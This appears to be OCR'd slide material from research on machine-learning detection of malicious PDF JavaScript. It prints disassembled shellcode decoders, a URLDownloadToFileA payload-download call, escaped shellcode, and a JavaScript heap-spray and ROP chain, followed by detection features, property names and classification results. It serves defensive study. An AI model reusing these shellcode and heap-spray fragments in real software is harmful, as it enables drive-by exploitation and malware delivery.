

05052066 90 nop
05052067 90 nop
05052068 eb16 jmp 05052080
0505206a b934010000 mov ecx,134h
0505206f 8b3424 mov esi,dword ptr [esp]
05052072 89f7 mov edi,esi
05052074 803ee9 cmp byte ptr [esi],0E9h
05052077 7406 je 0505207f
05052079 ac lods byte ptr [esi]
0505207a 34a0 xor al,0A0h
0505207c aa stos byte ptr es:[edi]
0505207d e2fa loop 05052079
0505207f c3 ret
05052080 e8e5ffffff call 0505206a
05052085 49 dec ecx
05052086 ac lods byte ptr [esi]

```
084e06aa ad              lods    dword ptr [esi]
084e06ab 03c3            add     eax,ebx
084e06ad 33d2            xor     edx,edx
084e06af c1c203          rol     edx,3
084e06b2 3210            xor     dl,byte ptr [eax]
084e06b4 40              inc     eax
084e06b5 803800          cmp     byte ptr [eax],0
```


```
xor     ecx, ecx
push    ecx          ; lpFnCB
push    ecx          ; dwReserved
push    ebx          ; szFileName
push    edi          ; szURL = 0x0717f776
push    ecx          ; pCaller
xor     eax, eax
mov     eax, [esi+44h]
call    sub_269       ; URLDownloadToFileA();
```

```
0:035> db 0717f776
0717f776  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0717f786  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

```
%uyu8963%uyu4FD1%uyu4051%uyu7FBA%uyu8815%uyu6C3D%uyuA41E%uyuEF64%uyu3293%uyu94E4%uyu138E%uyuAC0A
%uyu3979%uyu98E6%uyu8DC4%uyu741F%uyu6657%uyuFF0D%uyuBE43%uyuDBAC%uyuF07D
%uyu9AA5%uyuFE52%uyuDAA7%uyuD680%uyu9AAF%uyu53FB
%uyu6615%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uy
u0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu00
00%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu0000%uyu");
```


05053b0e 0c0c or al,0Ch
05053b10 0c0c or al,0Ch
05053b12 0c0c or al,0Ch
05053b14 0c0c or al,0Ch
05053b16 0c0c or al,0Ch
05053b18 eb23 jmp 05053b3d
05053b1a 40 inc eax
05053b1b 48 dec eax
05053b1c 43 inc ebx
05053b1d 5f pop edi
05053b1e 57 push edi
05053b1f 5b pop ebx
05053b20 668b03 mov ax,word ptr [ebx]
05053b23 3c30 cmp al,30h
05053b25 741b je 05053b42
05053b27 2c63 sub al,63h
05053b29 c0e004 shl al,4
05053b2c 80ec43 sub ah,43h
05053b2f 80e40f and ah,0Fh
05053b32 02c4 add al,ah
05053b34 34ea xor al,0EAh
05053b36 8807 mov byte ptr [edi],al
05053b38 43 inc ebx
05053b39 43 inc ebx
05053b3a 47 inc edi
05053b3b ebe3 jmp 05053b20
05053b3d e8d8ffffff call 05053b1a
05053b42 694e6349714d71 imul ecx,dword ptr [esi+63h],714D7149h
05053b49 45 inc ebp
05053b4a 714d jno 05053b99
05053b4c 714d jno 05053b9b

```
0332c0f9 90              nop
0332c0fa eb24            jmp     0332c120
0332c0fc 5b              pop     ebx
0332c0fd 33c9            xor     ecx,ecx
0332c0ff 6681c17302      add     cx,273h
0332c104 8bf3            mov     esi,ebx
0332c106 33c0            xor     eax,eax
0332c108 8a23            mov     ah,byte ptr [ebx]
0332c10a 80ec41          sub     ah,41h
0332c10d c0e404          shl     ah,4
0332c110 8a4301          mov     al,byte ptr [ebx+1]
0332c113 2c41            sub     al,41h
0332c115 02e0            add     ah,al
0332c117 8826            mov     byte ptr [esi],ah
0332c119 43              inc     ebx
0332c11a 43              inc     ebx
0332c11b 46              inc     esi
0332c11c e2e8            loop    0332c106
0332c11e eb05            jmp     0332c125
0332c120 e8d7ffffff      call    0332c0fc
0332c125 49              dec     ecx
0332c126 4c              dec     esp
```


JS

```
var var_c = String.fromCharCode(0x0101,0x0101);while (var_c.length + 20 + 8 < 0x10000) var_c+=var_c;var_b = var_c.substring(0, (0x0c0c-
0x24)/2);var_b += String.fromCharCode(0x4141,0x4141);var_b += String.fromCharCode(0x1f90,0x4a80);var_b +=
String.fromCharCode(0x0000,0x4a8a);var_b += String.fromCharCode(0xb533,0x4a80);var_b += String.fromCharCode(0x1f90,0x4a80);var_b +=
String.fromCharCode(0x903c,0x4a84);var_b += String.fromCharCode(0xb692,0x4a80);var_b += String.fromCharCode(0x1064,0x4a80);var_b +=
String.fromCharCode(0x22c8,0x4a85);var_b += String.fromCharCode(0x0000,0x1000);var_b += String.fromCharCode(0x0000,0x0000);var_b +=
String.fromCharCode(0x0000,0x0000);var_b += String.fromCharCode(0x0002,0x0000);var_b += String.fromCharCode(0x0102,0x0000);var_b +=
String.fromCharCode(0x0000,0x0000);var_b += String.fromCharCode(0x63a5,0x4a80);var_b += String.fromCharCode(0x1064,0x4a80);var_b +=
String.fromCharCode(0x2db2,0x4a84);var_b += String.fromCharCode(0x2ab1,0x4a80);var_b += String.fromCharCode(0x0008,0x0000);var_b +=
String.fromCharCode(0xa8a6,0x4a80);var_b += String.fromCharCode(0x1f90,0x4a80);var_b += String.fromCharCode(0x9038,0x4a84);var_b +=
String.fromCharCode(0xb692,0x4a80);var_b += String.fromCharCode(0x1064,0x4a80);var_b += String.fromCharCode(0xffff,0xffff);var_b +=
String.fromCharCode(0x0000,0x0000);var_b += String.fromCharCode(0x0040,0x0000);var_b += String.fromCharCode(0x0000,0x0000);var_b +=
String.fromCharCode(0x0000,0x0001);var_b += String.fromCharCode(0x0000,0x0000);var_b += String.fromCharCode(0x63a5,0x4a80);var_b +=
String.fromCharCode(0x1064,0x4a80);var_b += String.fromCharCode(0x2db2,0x4a84);var_b += String.fromCharCode(0x2ab1,0x4a80);var_b +=
String.fromCharCode(0x0008,0x0000);var_b += String.fromCharCode(0xa8a6,0x4a80);var_b += String.fromCharCode(0x1f90,0x4a80);var_b +=
String.fromCharCode(0x9030,0x4a84);var_b += String.fromCharCode(0xb692,0x4a80);var_b += String.fromCharCode(0x1064,0x4a80);var_b +=
String.fromCharCode(0xffff,0xffff);var_b += String.fromCharCode(0x0022,0x0000);var_b += String.fromCharCode(0x0000,0x0000);var_b +=
String.fromCharCode(0x0000,0x0000);var_b += String.fromCharCode(0x0000,0x0001);var_b += String.fromCharCode(0x63a5,0x4a80);var_b +=
String.fromCharCode(0x0004,0x4a8a);var_b += String.fromCharCode(0x2196,0x4a80);var_b += String.fromCharCode(0x63a5,0x4a80);var_b +=
String.fromCharCode(0x1064,0x4a80);var_b += String.fromCharCode(0x2db2,0x4a84);var_b += String.fromCharCode(0x2ab1,0x4a80);var_b +=
String.fromCharCode(0x0030,0x0000);var_b += String.fromCharCode(0xa8a6,0x4a80);var_b += String.fromCharCode(0x1f90,0x4a80);var_b +=
String.fromCharCode(0x0004,0x4a8a);var_b += String.fromCharCode(0xa7d8,0x4a80);var_b += String.fromCharCode(0x63a5,0x4a80);var_b +=
```


ID	Feature	% Malicious	% Benign	%Difference
14	u9090_u9090	61	0	61
17	0x0c0c0c	58	0	58
18	substr	95	88	7
20	unescape	85	45	40
23	function	97	99	2
26	replace	64	87	23
28	new_array	89	48	41

1 Identify malicious properties:

SHELLCODE_JMP2CALL2POP

EXCEPTION_CHAIN_INVALID, …

2 Question - What sets of properties are malicious?



Dump 1 (malicious)


Dump 2 (benign)

Dump 3 (malicious)


Dump 4 (malicious)

Dump 5 (benign)


3 Algorithm trains on expert selected data




4 Testing Phase





	Dump	Malicious	Benign
1	Y	100%	0%
2	Z	95%	5%
3	X	85%	15%
…	…	…	…

